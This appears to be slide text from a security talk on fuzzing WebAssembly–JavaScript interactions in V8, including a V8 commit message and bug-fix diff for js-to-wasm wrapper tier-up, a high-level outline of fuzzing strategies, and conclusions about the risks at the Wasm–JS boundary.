In replacing the wrapper of a function exported from Wasm, do not replace the wrapper if the function is imported from the JavaScript side.




```
[wasm] Skip WasmJSFunctions in js-to-wasm wrapper tier-up

When a js-to-wasm wrapper tiers up, we also set the newly compiled
wrapper as the target for other exports that have the same signature.
This assumed that all exports have type WasmExportedFunction, but they
can also have type WasmJSFunction in the case of a re-exported
WebAssembly.Function import.

R=clemensb@chromium.org

Fixed: 362539773
Change-Id: I190a680ac5726122e2124977668bba3a95df93b5
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+/5822928
Reviewed-by: Clemens Backes <clemensb@chromium.org>
Commit-Queue: Thibaud Michaud <thibaudm@chromium.org>
Cr-Commit-Position: refs/heads/main@{#95877}
```

```
diff --git a/src/runtime/runtime-wasm.cc b/src/runtime/runtime-wasm.cc
index 6033535..78567ae 100644
--- a/src/runtime/runtime-wasm.cc
+++ b/src/runtime/runtime-wasm.cc
```

```
@@ -547,6 +547,8 @@
   CHECK(trusted_instance_data->try_get_func_ref(function_index, &func_ref)
   Tagged<JSFunction> external_function;
   CHECK(func_ref->internal(isolate)->try_get_external(&external_function));
+  if (external_function->shared()->HasWasmJSFunctionData()) return;
+  CHECK(external_function->shared()->HasWasmExportedFunctionData());
   external_function->UpdateCode(*wrapper_code);
   Tagged<WasmExportedFunctionData> function_data =
       external_function->shared()->wasm_exported_function_data();
```

WASM-JS Interaction Fuzzing Architecture



WebAssembly-JavaScript Interaction Fuzzing Architecture

WASM-JS Interaction Mutation Strategies

WASM Export to JS

Export WASM Objects & Functions to JS Layer

Replace JS native objects with exported WasmObjects

Trigger Type Confusion & Memory Safety Issues

Boom!

JS Import to WASM

Create WASM Modules with Imported JS Functions

import "js" "func" (func $funcSig)
JS: {js: {func: someFunction}}

Test Cross-Language Function Calls & GC

Boom!

JSPI Transformation

Use WebAssembly.promising & WebAssembly.Suspending

d8.test.enableJSPI();
v3 = WebAssembly.promising(v2);

Find Bugs in Async WASM-JS Interactions

Boom!

Mutation Engine

Generate semantically valid mutations

Analysis Layer

Type Analysis

Scope Analysis

Cross-Language Analysis

Legend

Potential Bug Discovery

Conclusions

1. The Boundary Between WASM and JS Remains a High-Risk Area
2. JSPI Improves Asynchronous Integration but Poses Security Risks
3. Fuzz Testing is Crucial for Discovering Vulnerabilities
4. Engine-Level Improvements and Patches Are Ongoing

Thanks